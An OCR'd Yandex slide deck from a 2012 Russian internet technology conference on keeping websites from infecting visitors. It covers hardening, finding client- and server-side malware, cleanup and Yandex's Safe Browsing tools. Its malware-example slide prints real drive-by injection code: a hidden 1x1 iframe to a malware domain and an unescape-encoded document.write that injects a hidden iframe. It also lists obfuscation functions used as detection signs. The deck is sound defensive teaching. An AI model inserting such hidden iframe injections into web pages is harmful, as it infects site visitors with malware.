Российские
интернет-технологии
2012

Яндекс

Как не заразить посетителей своего сайта

Александр Сидоров, Пётр Волков

Почему мы об этом рассказываем

- 1400 новых заражённых сайтов в сутки
- 230k заражённых сайтов
  - проверяем около 20m URL в сутки
- за год 122 заражения сайтов, известных **всем**
- в основном – обычные, массовые заражения

Мартовское обострение

- заражённые сайты в сумме теряют от 0.4m до 1.2m переходов с Яндекса в сутки

Зачем нужна безопасность -

- пользователям – не терять время, деньги, репутауцию
- интернету – быть полезным для людей + электронные платежи
- злоумышленникам – заниматься чем-то полезным

Зачем нужна безопасность - $$$

- сайту – чтобы его трафик, пользователи (→ деньги) не доставались другим
  - редиректы, заражение, чужая реклама
  - имидж и доверие
  - если при взломе вставили malware, то – 99% трафика
  - если поисковый спам, то до – 100% трафика

- поисковой системе – чтобы было, чем отвечать на запросы пользователей

Скриншоты предупреждений

Как не дать сайту заразиться

- не дать злоумышленникам взломать сайт и разместить на нём malware
- не размещать вредоносных редиректов и блоков из непроверенных источников
- не давать размещать malware пользователям в UGC

Как помешать злоумышленникам

- контроль ввода данных (WAF)
- контроль операций (Insecure Direct Object References)
- обновлять серверное ПО
- сложные пароли

Как помешать злоумышленникам 2

- защитить компьютер вебмастера
- минимум данных о серверном ПО наружу
- анти-кликджекинг
- хостингам – регулярно проверять свои сайты, например, через Safe Browsing API

Как не заразить сайт своими руками

- блоки и реклама – только от проверенных партнёрских программ
- дистрибутивы CMS, виджеты, библиотеки – из проверенных источников
- контроль служебного доступа
- качественный хостинг

Как не дать заразить через UGC


- антиробот
- валидация данных
- проверять ссылки, например, через Safe Browsing API Яндекса
- проверять загружаемые файлы, например с помощью [virustotal.com Public API]

Как вылечить

- узнать
- найти client-side malware
- остановить веб-сервер, устранить причины заражения
- найти и удалить веб-серверное malware

время = посещения и заражения = деньги и репутация

Как работает drive-by-download атака



Браузерное malware: подготовка

- Windows XP на виртуальной машине
- разные браузеры, без cookies и истории посещений
- Java, Acrobat Reader, Flash
- несколько анонимных прокси-серверов
- после каждого просмотра страницы – revert

Как получить client-side malware

- разными браузерами
- с поисковой выдачи и напрямую
- через прокси и без
- с разными user-agent, включая мобильные:

  User Agent Switcher

Client-side malware: анализ

- анализировать, что загружается: Fiddler , HttpAnalyzer
- смотреть полученные от сервера данные
- глазами и антивирусом

На что похоже браузерное malware

- `html: <iframe>, <script>, <object>, <embed>`
- `google-analy`**`l`**`ics.com, yande`**`s`**`.ru`
- `js: eval, document.write, document.location, window.open, unescape`
- cz.cc, .in, .cn, .pl, прямые ip-адреса, dyndns-сервисы

Пример malware

вебмастер → помощь

Mal/Iframe-V

Данный вердикт означает, что на странице присутствует тег **<iframe>** в атрибуте **src** которого стоит доменное имя, с которого распространяется вредоносное ПО, а так же с атрибутами **width**, **height** со значениями от 0 до 2. Кроме вышеуказанных атрибутов, тег <iframe> также может включать в себя дополнительные атрибуты, такие как **frameborder=0**, **style="VISIBILITY:hidden"**, **style="display:none"**.

Примеры кода:

```
<iframe src="http://5iveleaf.cz.cc/1.html" width="1" height="1" style=
"display:none;"></iframe>
```

```
document.write(unescape(
'%3c%69%66%72%61%6d%65%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%7a%7a%69%6e%6f%2e%63%6
f%2e%63%63%2f%69%6e%66%2f%69%6e%64%65%78%2e%70%68%70%22%20%73%74%79%6c%65%3d%22%76%6
9%73%69%62%69%6c%69%74%79%3a%20%68%69%64%64%65%6e%3b%20%64%69%73%70%6c%61%79%3a%20%6
e%6f%6e%65%22%3e%3c%2f%69%66%72%61%6d%65%3e'))
```

Дополнительные признаки malware

- длинные нечитаемые скрипты
- лишние операции со строками (переопределение, замена подстрок, смещение символов, конкатенация)
- посторонний код в js-библиотеках
- переопределение элементов DOM

Где может быть серверное malware

- в серверных скриптах
- в шаблонах CMS
- в настройках веб-сервера или интерпретатора
- сайт статический? утечка реквизитов доступа, либо заражение всего сервера

Как найти веб-серверное malware

- посторонний код
  - дата модификации
  - несоответствие версии из VCS, backup

- обфусцированный код
  - нечитаемый
  - неструктурированный
  - закодированный

Характерные функции

- `eval`
- `base64_decode, gzuncompress, gzinflate, ob_start, str_rot13, preg_replace`
- `assert, create_function`
- `file_get_contents, curl_exec`

Как устранить причины заражения

- остановить веб-сервер
- в 90% случаев на сервере есть backdoor – найти!
- проверить антивирусом рабочие станции вебмастеров
- обновить ПО
- сменить пароли: root, FTP, SSH, админ-панели хостинга, CMS; удалить везде лишних пользователей

Вредоносный код можно удалить только после **устранения причины** заражения, **иначе его быстро восстановят**

Как вовремя узнать о заражении

- посторонний код (конфликт VCS)
- жалобы пользователей
- предупреждения в Opera, Я.Интернете , FF с Я.Баром
- сообщения в Я.Вебмастере
- уведомления по email: whois + стандартные email-адреса
  - там спам? ПДД
- поиск на форумах «*ваш_домен* заражён»: Подписки и ППБ
- трафик сайта и статистика переходов: Метрика

Что ещё может быть полезным

- предупреждения о заражённых сайтах в Opera, Я. Интернете, FF с Я.Баром
- детали заражения в Я.Вебмастере, вкладка «Безопасность»
- safesearch.ya.ru, в котором мы пишем об актуальных заражениях
- тех. поддержка Яндекса
  - только если больше ничего не помогло
  - email – в статьях на help.yandex.ru

Раздел Безопасность в Я.

Перепроверить

Перепроверка будет выполнена в течение нескольких дней.
Убедитесь, что удалили код, по крайней мере, с указанных ниже страниц.

Задать вопрос о сайте службе поддержки

Яндекс проверяет страницы сайта выборочно, поэтому список зараженных страниц может быть неполным. Пожалуйста, проверьте и другие страницы, а также элементы, общие для всех страниц.

Страница	Дата последней проверки	Вердикт
[redacted]	26.01.2012	Mal/JSShell-B
[redacted]	14.02.2012	Troj/JSRedir-R
[redacted]	15.02.2012	Troj/Iframe-GO
[redacted]	17.02.2012	Mal/JSShell-B
[redacted]	17.02.2012	Поведенческий анализ
[redacted]	17.02.2012	Mal/JSShell-B
[redacted]	1.03.2012	Поведенческий анализ

Safe Browsing API

- проверка на malware + phishing
- 6.7m пользователей в день
- 230k опасных сайтов
- max 100 мс на проверку URL
- ключ на 100k проверок в сутки – free

- пишите на safesearch@yandex-team.ru

Тех. поддержка - FAQ

- у меня вирусов нет!
- все антивирусы, кроме Яндекса, не находят вирус
- Яндекс то размечает, то не размечает
- антивирус Яндекса реагирует на гуглоаналитику?
- что такое поведенческий анализ?
- почему сайт не перепроверили за 2 часа?
- это не вирус, а просто счётчик

Тех. поддержка - сэмплы

Мы **всегда** рады подробностям о заражении

- где именно на сервере был найден вредоносный код
- его примеры, как он работает, логи
- как он смог попасть на сервер
- подробности о серверном ПО, аномалиях
- **virus-samples@yandex-team.ru**

Сделаем интернет безопаснее

Это может случиться с каждым

- среднее время заражения 90 ч., если активно лечить
- трафик минус 99%, заразившийся посетитель не вернётся
- 1000 заражений = $20 для злоумышленника
- сайт популярнее → бюджет на взлом больше

Главное, что нужно сделать

1. примените правила или OWASP, чтобы не допустить
2. приготовьтесь обнаружить, устранить причину и вылечить
3. не откладывайте, сделайте это сегодня

Спасибо!

Вопросы?

- Служба безопасного поиска, safesearch.ya.ru https://twitter.com/#!/yasafesearch
- Александр Сидоров, sidorov@yandex-team.ru https://twitter.com/#!/asidorov83
- Пётр Волков, peevo@yandex-team.ru